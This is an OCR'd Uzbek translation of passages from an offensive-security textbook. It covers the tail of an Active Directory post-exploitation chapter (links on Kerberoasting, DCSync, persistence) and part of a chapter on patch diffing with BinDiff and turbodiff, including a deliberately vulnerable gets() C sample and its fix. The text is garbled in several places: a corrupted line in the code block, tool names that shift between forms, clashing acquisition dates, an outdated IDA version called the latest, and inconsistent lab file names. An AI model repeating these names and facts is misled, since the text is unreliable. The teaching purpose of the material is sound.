Post-eksploitlash xakerlikning muhim jihati hisoblanadi. Birinchi navbatda maqsad qilgan tizimga kamdan-kam kiriladi; shuning uchun muvaffaqiyatli hujumlar uchun razvedka, domenning mustahkamligini qo‘lga kiritish qobiliyati juda muhimdir. Ushbu bobda foydalanuvchilar, tizimlar va Active Directory obyektlari haqidagi ma’lumotlarni aniqlash uchun PowerShell va C# dan foydalanishning turli usullarini ko‘rib chiqildi, keyin esa bu ma’lumotlardan imtiyozlarni

qanday oshirishni aniqlash uchun foydalaniladi. Xost va domenda imtiyozlarni oshirganidan so‘ng, kirish imkoniyatini saqlab qolish uchun Active Directory-ga moslashuvchanlikni qo‘shildi. Keyin hujumning bir qismi sifatida izlayotgan boshqa ma`lumotlarni nishonga olish uchun domen bo‘ylab harakat qilish mumkin.

Qo‘shimcha manbalar

Github-dagi Sysinternals sahifasi github.com/MichaelGrafnetter/DSInternals

“Active Directory saqlash yashirish #14: SID tarixi” adsecurity.org/?p=1772

“Active Directory Secret Protection #15: domen ma’muri huquqlarini (qayta) olish uchun AdminSDHolder va SDProp-dan foydalanish” adsecurity.org/?p=1906

PowerSploit hujjatlari powersploit.readthedocs.io/en/latest/

Github-dagi PowerSharp to‘plami github.com/S3cut3Th1sSh1t/PowerSharpPack

“Mimikatz DCSync-dan foydalanish, ishlatish va aniqlash” adsecurity.org/?p=1729

“Kerberoast bilan kerberos TGS chiptalarini buzish – Kerberos-dan Active Directory domenini buzish uchun foydalanish” adsecurity.org/?p=2293

Harmj0y tomonidan Gxost Pack blog posti harmj0y.net/blog/redteaming/gxostpack/

18-BOB. YANGI AVLOD XAVFSIZLIK (PATCH)LARINING EKSPLOITLARI

Ushbu bobda quyidagi mavzularni o‘z ichiga oladi:
- Ilovalar va patchlardagi farqlar;
- Binary Diffing (Ikkilik taqqoslash) vositalari
- Patchlarni boshqarish jarayoni

Daromadli rivojlanish ko‘lamining tez o‘sishi bilan yangi yoki tuzatilgan zaifliklarni aniqlashga qiziqish ortib bormoqda. Zaifliklar, shaxsiy oshkor qilish va kompaniya ichida kashf etilganlar odatda faqat texnik tafsilotlarda e’lon qilinadi. Ko‘proq tafsilotlar oshkor etilsa, boshqalarga zaiflikdan foydalanish osonroq bo‘ladi. Ushbu tafsilotlarsiz, yo‘llarning xilma-xilligi tadqiqotchiga zaiflikni bartaraf etish bilan bog‘liq bo‘lgan usuldagi o‘zgarishlarni tezda aniqlash imkonini beradi, bu esa ba’zida qurolning muvaffaqiyatli yaratilishiga olib kelishi mumkin. Ko‘pgina tashkilotlarda tezkor tuzatish imkoniyati hujum xavfsizligi bo‘yicha mutaxassislar uchun muqobil imkoniyatni taqdim etadi.

Binar farq (Binary Diffing) tushunchasi

Kutubxonalar, ilovalar va drayverlar kabi kompilyatsiya qilingan kodga o‘zgartirishlar kiritilganda, tuzatilgan va tuzatilmagan versiyalar o‘rtasidagi nomuvofiqlik zaifliklarni aniqlashga olib kelishi mumkin. Eng asosiy darajada, ikkilik farqlash – bu 1.2 va 1.3 versiyalari kabi bir xil ikkilik kodning ikkita versiyasi o‘rtasidagi farqlarni aniqlash jarayoni. Ehtimol, ikkilik farqlashning eng keng tarqalgan qo‘llanilishi Microsoft patchlari; ammo, bu kompilyatsiya qilingan kodning har xil turlariga qo‘llanilishi mumkin. Ikkilik fayllarni ajratish jarayonini soddalashtirish uchun turli xil vositalar mavjud, bu tahlilchiga ajratilgan ikkilik versiyalari orasidagi koddagi o‘zgarishlarni tezda aniqlashga imkon beradi.

Ilovalar o‘rtasidagi farqlar

Hozirgi vaqtda dastur versiyalari doimiy ravishda yangilanib turadi. Bunday yangilanishning sababi yangi xususiyatlarni joriy etish, yangi platformalar yoki ma’lum versiyalarni qo‘llab-quvvatlash uchun kodni o‘zgartirish, Control Flow Guard (CFG)[3] kabi kompilyatsiya vaqtida yangi xavfsizlik nazoratidan foydalanish va zaifliklarni bartaraf etish bo‘lishi mumkin. Ko‘pincha yangi versiyada ushbu dalillarning kombinatsiyasi bo‘lishi mumkin. Ilova kodidagi o‘zgarishlar qanchalik ko‘p bo‘lsa, tuzatilgan zaiflik bilan bog‘liq bo‘lganlarni aniqlash shunchalik qiyin bo‘ladi. Zaifliklarni tuzatish bilan bog‘liq kod o‘zgarishlarini aniqlashda muvaffaqiyat ko‘p jihatdan cheklangan oshkor qilishga bog‘liq. Ko‘pgina tashkilotlar xavfsizlik yamog‘ining tabiati haqida minimal ma’lumot olishni afzal ko‘rishadi. Ushbu ma’lumotdan qanchalik ko‘p ma’lumot olsak, zaiflikni aniqlash ehtimoli shunchalik yuqori bo‘ladi. Agar oshkor qilish e’lonida JPEG fayllarini qayta ishlashda zaiflik borligi ko‘rsatilgan bo‘lsa va biz **Renderjpeg Headertype** deb nomlangan o‘zgartirilgan funksiyani aniqlasak, bu tuzatish bilan bog‘liq degan xulosaga kelishimiz mumkin. Shunga o‘xshash xulosalar keyingi bobda haqiqiy ssenariylarda namoyish etiladi. Quyida zaiflikni o‘z ichiga olgan C kodining oddiy namunasi keltirilgan:

```
/*Unpatched code that includes the unsafe gets() function. */
int get_Name(){
char name[20];
printf("\nPlease state your name: ");
gets(name);
printf("\nYour name is %s.\n\n", name);
return 0;
}
And h;H;'s Jh; paJ9h;d 9od;:
/*Patched code that includes the safer fgets() function. */
int get_Name(){
char name[20];
printf("\nPlease state your name: ");
fgets(name, sizeof(name), stdin);
printf("\nYour name is %s.\n\n", name);
return 0;
}
```

Ushbu parcha bilan bog‘liq muammo **gets ()**funksiyasidan foydalanish bo‘lib, unda chegara tekshiruvi mavjud emas, natijada bufer to‘lib ketadi. Tuzatilgan kod **“fgets ()”**funksiyasidan foydalanadi, bu size argumentini talab qiladi, bu bufering to‘lib ketishining oldini olishga yordam beradi. **“Fgets ()”**funksiyasi eskirgan deb hisoblanadi va ehtimol yangi satr belgilarini, masalan, ikkilik ma’lumotlarda to‘g‘ri ishlay olmasligi sababli eng yaxshi tanlov emas; ammo, agar to‘g‘ri ishlatilsa, bu **“gets ()”** ga qaraganda yaxshiroq tanlovdir. Endi ushbu oddiy misolni ikkilik sho‘ng‘in vositasi bilan tasvirlash uchun ko‘rib chiqiladi.

Patchlar o‘rtasidagi farqlar

Microsoft va Oracle kabi xavfsizlik patchlari ikkilik tahlil orqali zaifliklarni bartaraf etishning eng muhim choralaridan biridir. Tarixiy jihatdan, Microsoft har oyda amalga oshiriladigan, har oyning ikkinchi seshanba kuni patchlarni chiqaradigan yaxshi rejalashtirilgan patchlarni boshqarish jarayonidan foydalanadi. Ushbu tuzatishlar dinamik tartib kutubxonalari (DLL) va qurilma drayverlaridagi

[3] Control Flow Guard (CFG) – operatsion tizimni ruxsatsiz o‘zgarishlardan himoya qilish uchun mo‘ljallangan Windows xavfsizlik xususiyati.

zaifliklarni tuzatadi va ko‘pincha bajariladigan fayllar kabi yangilanishlarni o‘z ichiga oladi.

Ko‘pgina tashkilotlar ushbu tuzatishlarni o‘z vaqtida qo‘llamaydilar, bu esa tajovuzkorlar va penetratsion sinovchilarga ushbu tizimlarni ommaviy ravishda oshkor qilingan yoki xususiy ravishda ishlab chiqilgan eksploit bilan buzish uchun ochiq imkoniyatlarni qoldiradi. Windows 10dan boshlab, Microsoft tuzatish talablariga nisbatan ancha tajovuzkor bo‘lib, yangilanishlarni joylashtirishni tez-tez va qat’iyroq qildi. Tuzatilgan zaiflikning murakkabligiga va o‘zgartirilgan koddan foydalanishning murakkabligiga qarab, samarali eksploit Ba’zan tuzatish chiqarilgandan so‘ng tezda ishlab chiqilishi mumkin.

Yaqinda tuzatilgan zaifliklardan foydalangan holda ishlab chiqilgan eksploitlar odatda *1 kunlik* yoki *n kunlik* eksploit deb ataladi. Ushbu atama ularni 0 kunlik eksploitdan ajratib turadi, ular tuzatishdan oldin aniqlanadi va ishlatiladi. 0 kunlik eksploit narxi kamdan-kam uchraydiganligi va tajribali tajovuzkorlar orasida yuqori talab tufayli odatda 1 kunlik eksploitdan yuqori. Ko‘pgina zaifliklar xususiy ravishda oshkor etilishi va jamoat eksploitsi mavjud emasligi sababli, eksploit ko‘pincha provayderlarning ushbu xususiy oshkor qilingan zaifliklarni raqobatchilariga qaraganda samaraliroq hal qilish uchun birgalikda ishlashini talab qiladi.

Binar farqlash dasturlari

Interactive Disassembler (IDA) Pro yoki Ghidra kabi disassembler vositalari yordamida kompilyatsiya qilingan katta ikkilik kodni qo‘lda tahlil qilish hatto eng tajribali tadqiqotchilar uchun ham qiyin bo‘lishi mumkin. Biroq ikkilik fayllarni topish uchun turli xil rivojlangan va sotuvda mavjud bo‘lgan vositalar mavjudligi sababli, tuzatilgan zaiflik bilan bog‘liq qiziqish *modullarini aniqlash jarayoni* soddalashtirilishi mumkin. Ushbu vositalar kodni tahlil qilish uchun sarflangan yuzlab soatlarni tejashga imkon beradi, bu esa qidirilayotgan zaiflik bilan bog‘liq bo‘lmasligi mumkin. Bu yerda eng mashhur ikkilik sho‘ng‘in asboblari mavjud:

• Google tomonidan 2012-yil boshida sotib olingan Zynamics BinDiff (bepul) quyidagi manzilda mavjud www.zynamics.com/bindiff.htm. buning uchun IDA (yoki Ghidra) litsenziyalangan versiyasi talab qilinadi.

• Core Security’dan Nikolas Ekonomu tomonidan ishlab chiqilgan turbodiff (bepul) quyidagi manzilda mavjud https://www.coresecurity.com/open-source-tools/turbodiff.u 4.9 dan 5.0 gacha bo‘lgan IDA’ning so‘nggi versiyalari bilan ishlatilishi mumkin. Agar havolalar ishlamasa, bu yerda harakat qilib ko‘ring: https://github.com/nihihus/turbodiff.


• Jung UK o (Matt Oh) tomonidan ishlab chiqilgan DarunGrim/b inkit (bepul) dasturi quyidagi manzilda mavjud https://github.com/ohjeongwook/binkit. uni ishlatish uchun IDA litsenziyalangan versiyasi talab qilinadi.

• Yoxin Corset tomonidan ishlab chiqilgan Diaphora dasturi (bepul) quyidagi manzilda mavjud https://github.com/joxeankoret/diaphora.rasmiy ravishda faqat IDA-ning eng so‘nggi versiyalari qo‘llab-quvvatlanadi.

Ushbu vositalarning har biri bir xil ikkilikning ikkita versiyasi orasidagi modul o‘zgarishini aniqlash uchun turli xil usullar va evristikalardan foydalangan holda IDEA (yoki agar ko‘rsatilgan bo‘lsa, Ghidra) uchun plagin sifatida ishlaydi. Bir xil kirish fayllari bo‘lgan har bir vositadan foydalanganda farqlar paydo bo‘lishi mumkin. Asboblarning har biri IDA ma’lumotlar bazalariga (fayllarga) kirish imkoniyatini talab qiladi .idb), shuning uchun ida litsenziyalangan versiyasi yoki Subodiff bilan bepul versiyasi talab qilinadi. Ushbu bobdagi misollar uchun biz tijorat vositasi bin Diff va Subodiff-dan foydalanamiz, chunki u IDA 5.0ning so‘nggi versiyasi bilan ishlaydi, uni hali ham turli saytlarda topish mumkin, masalan https://www.summvm.org/news/2008033/. bu IDA’ning tijorat versiyasiga ega bo‘lmaganlarga mashqlarni taqqoslash imkonini beradi. Ro‘yxatdagi yagona vositalar Diaphora va BinDiff-da ham mavjud. Ularning har birining mualliflari modullardagi o‘zgarishlarni izlash uchun son-sanoqsiz soatlarni tejaydigan bunday ajoyib vositalarni taqdim etgani uchun yuqori bahoga loyiqdir.

BinDiff

Avval aytib o‘tilganidek, 2020 yil boshida Google Germaniyaning zynamics dasturiy ta’minot kompaniyasini sotib oldi, uning tadqiqot rahbari taniqli muhandislik mutaxassisi Tomas Dallien, shuningdek, Halvar Fleyk nomi bilan tanilgan. Zynamics teskari muhandislikda yordam beradigan BinDiff va BinNavi asboblari bilan mashhur bo‘ldi. Sotib olgandan so‘ng, Google ushbu vositalar narxini asl qiymatining o‘ndan biriga keskin pasaytirdi va bu ularni ancha arzonlashtirdi. 2021-yil mart oyida Google kelajakda BinDiff bepul bo‘lishini e’lon qildi. Loyiha Kristian Blichmann tomonidan faol qo‘llab-quvvatlanadi va ushbu maqola yozilayotgan paytda eng so‘nggi versiyasi BinDiff 7 hisoblanadi. BinDiff ko‘pincha blok va xususiyat o‘zgarishlarini chuqur tahlil qilishni ta’minlaydigan eng yaxshi vositalardan biri sifatida maqtovga sazovor. 2021-yil o‘rtalaridan boshlab BinDiff beta-versiyada bo‘lgan yana bir muhim disassembler Ghidra va Binary Ninja bilan integratsiyani qo‘llab-quvvatlaydi. BinDiff 7 Windows o‘rnatish to‘plami sifatida keladi (.msi), Debian dasturiy to‘plami (.deb) yoki macos disk tasviri (.dmg). O‘rnatish uchun bir necha marta bosish, IDA Pro-ning litsenziyalangan nusxasi va Java Runtime Environment’ning kerakli versiyasi kerak bo‘ladi. BinDiff’dan foydalanish uchun IDA’ga taqqoslamoqchi bo‘lgan ikkita faylni avtomatik tahlil qilishga va natijada olingan IDB fayllarini saqlashga ruxsat berish kerak. Bu amalga oshirilgandan so‘ng, IDA ichidagi fayllardan birini ochib, bu yerda ko‘rsatilganidek, bindiff Gui’ni ishga tushirish uchun Ctrl-6 tugmalarini bosish mumkin:




Keyingi qadam Diff Database tugmasini bosish va taqqoslash uchun boshqa IDB faylini tanlashdir. Fayl hajmiga qarab, bir yoki ikki daqiqa vaqt ketishi mumkin. Diff tugagandan so‘ng, IDA-da bir nechta yangi yorliqlar paydo bo‘ladi, ular orasida “mos keladigan xususiyatlar”, “birlamchi taqqoslanmaydigan” va “ikkilamchi taqqoslanmaydigan”. Xaritalangan xususiyatlar yorlig‘i ikkala faylda mavjud bo‘lgan yoki o‘zgarishlarni o‘z ichiga olishi mumkin bo‘lgan xususiyatlarni o‘z ichiga oladi. Har bir funksiyaga quyida ko‘rsatilganidek, “o‘xshashlik” ustunida 0 dan 1,0 gacha qiymat beriladi. Qiymat qanchalik kichik bo‘lsa, ikkita fayl o‘rtasidagi funksiyada shunchalik ko‘p o‘zgarishlar yuz berdi. Zynamics / Google tomonidan Primary Unmatched va Secondary Unmatched yorliqlari haqida aytib o‘tilganidek, “primary yorlig‘i hozirda ochilgan ma’lumotlar bazasida mavjud bo‘lgan va boshqa ma’lumotlar bazasining biron bir funksiyasi bilan bog‘liq bo‘lmagan xususiyatlarni ko‘rsatadi, Secondary Unmatched yorlig‘i esa boshqa ma’lumotlar bazasida joylashgan xususiyatlarni ko‘rsatadi.. lekin fayllardagi har qanday funksiyaga bog‘liq emas”.

IDA View-A | Matched Functions | Statistics | Primary Unmatched | Secondary Unmatched | Hex View-A

similarity	confidi	change	EA primary	name primary	EA secondary	name secondary
0.90	0.95	GI--E--	00000000001D64F0	EQoSpPolicyParseIP	0000000000169BE8	_EQoSpPolicyParseIP@20
0.90	0.95	GI--E--	00000000000ED0E68	TcpWsdProcessConnecti...	00000000000C502F	_TcpWsdProcessConnectionWsNegotiationFailure@4
0.90	0.94	-I--E-C	000000000009D880	TcpTlConnectionIoContr...	00000000000658B	TcpTlConnectionIoControlEndpoint
0.90	0.93	-I--E--	00000000000EF20C	WfpSignalIPsecDecryptC...	00000000000D206B	_WfpSignalIPsecDecryptCompleteInternal@20
0.90	0.92	-I--E-C	00000000000DCB90	TcpBwAbortAllOutbound...	00000000000C188E	_TcpBwAbortAllOutboundEstimation@4
0.89	0.95	GI--E--	0000000000034F9C	IppAddOrDeletePersisten...	000000000001BD96	IppAddOrDeletePersistentRoutes
0.89	0.94	-I--E--	00000000000F1438	NlShimFillFwEdgeInfo	00000000000D3C59	_NlShimFillFwEdgeInfo@8
0.89	0.92	-I--E--	0000000000030D28	TcpBwStopInboundEstim...	0000000000013345	TcpBwStopInboundEstimation
0.89	0.91	-I--E--	00000000000FBA10	QimClearEQoSProfileFro...	00000000000DCA49	_QimClearEQoSProfileFromQimContext@4

Eng aniq natijalarga erishish uchun faylning turli xil versiyalarini farqlash muhimdir. Microsoft TechNet-ga 2017-yil apreligacha e’lon qilingan tuzatishlar uchun tashrif buyurilganida, jadvalda “qayta yangilanishlar” degan ustunni

ko‘rish mumkin. 2017-yil aprel oyida boshlanadigan tuzatish jarayoni qisqacha tavsiflangan. Ushbu ma’lumot bilan bog‘liq URL manzilini bosish (yangilanishlar takrorlanadi) faylga tuzatishlar kiritishdan oldin eng so‘nggi yangilanishga olib boradi. Jscript9 kabi fayllar.dll, odatda deyarli har oy yangilanadi. Agar bir necha oy oldin saqlangan fayl versiyasini yangi tuzatilgan versiya bilan solishtirilsa, bu ikki fayl o‘rtasidagi farqlar soni tahlilni ancha qiyinlashtiradi. Boshqa versiyalar ko‘pincha tuzatilmaydi. Shunday qilib, yuqorida aytib o‘tilgan “qayta yangilanishlar” havolasini bosish orqali siz to‘g‘ri versiyalarni taqqoslash uchun tegishli faylning so‘nggi yangilanishiga o‘tish mumkin. BinDiff yordamida qiziqish funksiyasi aniqlangandan so‘ng, “tegishli funksiyalar” yorlig‘ida kerakli funksiyani tanlab, “oqim jadvallarini ko‘rish”ni tanlash yoki kerakli funksiyani bosish va Ctrl-E tugmachalarini bosish orqali vizual xaritani yaratish mumkin. Quyida vizual xaritaga misol keltirilgan. E’tibor berish joizki, u oson o‘qish uchun joylashtirilmagan, chunki u sahifaga mos ravishda kichraytirilgan.




Turbodiffuzor


Ushbu bobda ko‘rib chiqiladigan yana bir vosita – Turbodiffuzor. Ushbu vosita IDA 5.0 ning eng so‘nggi versiyasi bilan ishlash qobiliyati tufayli tanlangan. Dauntingim va Diaphora-da qo‘llanmalar ham mavjud, ammo, ulardan foydalanish uchun IDA-ning litsenziyalangan nusxasi talab qilinadi, bu esa ushbu bobda keltirilgan ko‘rsatmalar bilan litsenziyali nusxaga ega bo‘lmasdan yoki sotib olmasdan tanishishni imkonsiz qiladi. Dauntingim va Diaphora’dan foydalanish oson va IDA bilan sozlash oson. O‘rnatish va ishlatishda yordam beradigan hujjatlar mavjud (ushbu bobning oxiridagi “qo‘shimcha manbalar” bo‘limidan foydalanish mumkin).

Yuqorida aytib o‘tilganidek, Subodh plaginini veb-saytda sotib olish mumkin https://www.bodlabs.com/, va GPLv2 litsenziyasi ostida bepul yuklab olish va foydalanish mumkin. Eng so‘nggi barqaror versiya 2022-yil 9-dekabrda chiqaril-

gan 1.0b_2 versiyasidir. Subodh'dan foydalanish uchun IDA'ga taqqoslash uchun ikkita faylni birgalikda yuklab olish kerak. IDA avtomatik fayllarni tahlil qilishni tugatgandan so'ng, Subodh qalqib chiquvchi menyusini ochish uchun Ctrl-F11 tugmasi bosiladi. Tahlil paytida faylni ko'rib chiqayotganda, "ushbu idb'dan ma'lumot olish"ni tanlang va "OK" tugmasini bosing. Diff'ga kiritilgan boshqa fayl bilan bir xil amallarni takrorlash zarur. Ushbu ikkala fayl bilan taqqoslagandan so'ng, yana Ctrl-F11 tugmachasi bosiladi, "bilan taqqoslash" varianti tanlanib, boshqa IDB fayli tanlanadi. Natijada quyidagi oyna paydo bo'lishi kerak.




Kategoriya ustunida aniqlangan shubhali +, shubhali ++ va o'zgartirilgan kabi yorliqlarni ko'rish mumkin. Har bir yorliq ma'lum bir ma'noga ega va mutaxassisga eng qiziqarli xususiyatlarning, birinchi navbatda shubhali + va shubhali++ deb belgilangan xususiyatlarning rasmini kattalashtirishga yordam beradi. Ushbu yorliqlar tekshirilayotgan funksiyaning bir yoki bir nechta bloklaridagi nazorat summalarining mos kelmasligini va ko'rsatmalar soni o'zgarganligini ko'rsatadi. Kerakli funksiya nomini ikki marta bosilganda, bu yerda ko'rsatilgandek, har bir funksiya alohida oynada ko'rsatiladigan vizual sxema paydo bo'ladi:




Laboratoriya ishi 18.1: Dastlabki sodda farqlash

Eslatma! *Ikkita ELF name va name2 ikkiliklarini 1-laboratoriyadan kitob omboriga nusxalash va ularni papkaga joylashtirish C:\grayhat\app_diff\. app_diff pastki papkasini yaratish kerak bo'ladi. Agar papka bo'lmasa C:\grayhat, uni hozir yaratish yoki boshqa joydan foydalanish mumkin.*

Ushbu laboratoriya ishida ilgari "ilovalarni qidirish" bo'limida ko'rsatilgan kod bilan oddiy taqqoslash amalga oshiriladi. ELF namika va namika2 ikkiliklarini taqqoslash kerak. Namika fayli to'ldirilmagan, namika2 fayli esa tuzatilgan. Avval ilgari o'rnatgan IDA 5.0 dasturini ishga tushirish kerak. U ishga tushirilgandan so'ng, fayl | yaratish bo'limiga o'tiladi, ochilgan oynada Unix yorlig'i tanlanadi va bu yerda ko'rsatilgandek paydo bo'lgan dialog oynasida ELF parametri va keyin OK tugmasi bosiladi.




Jildga o‘tib C:\grayhat\app_diff\ va “anamika” nomli fayl topiladi. Ekranda paydo bo‘ladigan standart parametrlardan foydalanib, uni ishga tushirish uchun fayl ikki marta bosiladi. IDA avtomatik tahlilni tezda bajarishi kerak, quyida ko‘r-satilganidek, demontaj oynasida standart main() funksiyasi o‘rnatiladi.



